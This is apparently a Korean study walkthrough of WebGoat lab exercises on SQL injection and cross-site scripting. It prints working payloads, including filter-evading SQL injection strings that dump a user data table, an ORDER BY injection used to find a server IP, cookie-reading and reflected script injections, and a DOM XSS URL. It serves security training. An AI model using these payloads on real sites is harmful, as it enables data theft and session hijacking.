
-> a';/\*\*/select/\*\*/\*/\*\*/from/\*\*/user\_system\_data;--



10. 해당 시스템의 약점을 찾아서 SQL 주입문을 삽입하는 예제이다.

select 절을 구현하는 부분과 from 절을 구현하는 부분이 잘못됬다는 것을 알 수 있다.

-> a';/\*\*/seselectlect/\*\*/\*/\*\*/frfromom/\*\*/user\_system\_data;--




12. ORDER BY 필드를 통해 SQL 인젝션을 수행하고, Webgoat-prd 서버의 IP주소를 찾는 예제이다.


IP = (XXX.130.219.202)

-> 104.130.219.202

**(A7) Cross Site Scripting**


XSS(Cross-Site Scripting)이란 웹 애플리케이션에서 일어나는 취약점으로 관리자가 아닌 권한이 없는 사용자가 웹 사이트에 스크립트를 삽입하는 공격 기법이다. 대부분 사용자가 글을 쓰고 읽을 수 있는 게시판에 많이 발생하지만, 사용자의 입력 값을 웹 페이지에 보여주는 곳에서도 발생한다. 악의적인 사용자가 서버로 리다이렉션 하기 위해 리다이렉션 스크립트를 주입하여 중간 경유지로 활용하기도 하고, 사용자의 쿠키를 탈취하여 세션 하이재킹(Session Hijacking)공격을 수행하기도 한다.






2. 웹 개발자 도구를 사용하여 화면상에 스크립트문을 출력하는 예제이다.


콘솔창에서 alert(document.cookie) 를 입력한 뒤에 실행하게 되면 사이트가 가지고 있는 쿠키 정보들이 표시된다. 이 스크립트는 어느 웹브라우저 상에서도 동일하게 작동된다.



7. 반응형 XSS를 시험하고자 하는 예제이다.

사용자의 카드번호를 입력하는 항목에 스크립트를 주입해서 만약 실행이 정상적으로 된다면, 웹 사이트의 취약점을 파악하는 기초적인 수단이 될 수 있다. <script>alert(”myscript”);</script>






10. 프로덕션 중에 앱에 남아 있던 테스트 코드의 경로를 찾는 예제이다.

start.mvc#lesson/ start.mvc#lesson/는 base route, CrossSiteScripting.lesson/9는 파라미터

GoatRouter.js 파일을 찾아서 해당 경로를 찾아서 들어가면 base route 의 경로를 확인 할 수 있다.

start.mvc#test/





11. 앞 문제에서 얻은 base route 를 통해서 해당 URL로 script 공격을 시도하는 예제이다.

http://[localhost:8080/WebGoat/start.mvc#test/<script>webgoat.customjs.phoneHome();<%2Fscript](http://localhost:8080/WebGoat/start.mvc)>

URL로 들어가서 콘솔창에 뜨는 임의의 숫자를 입력하면 된다.

12. XSS 퀴즈 문제 풀이

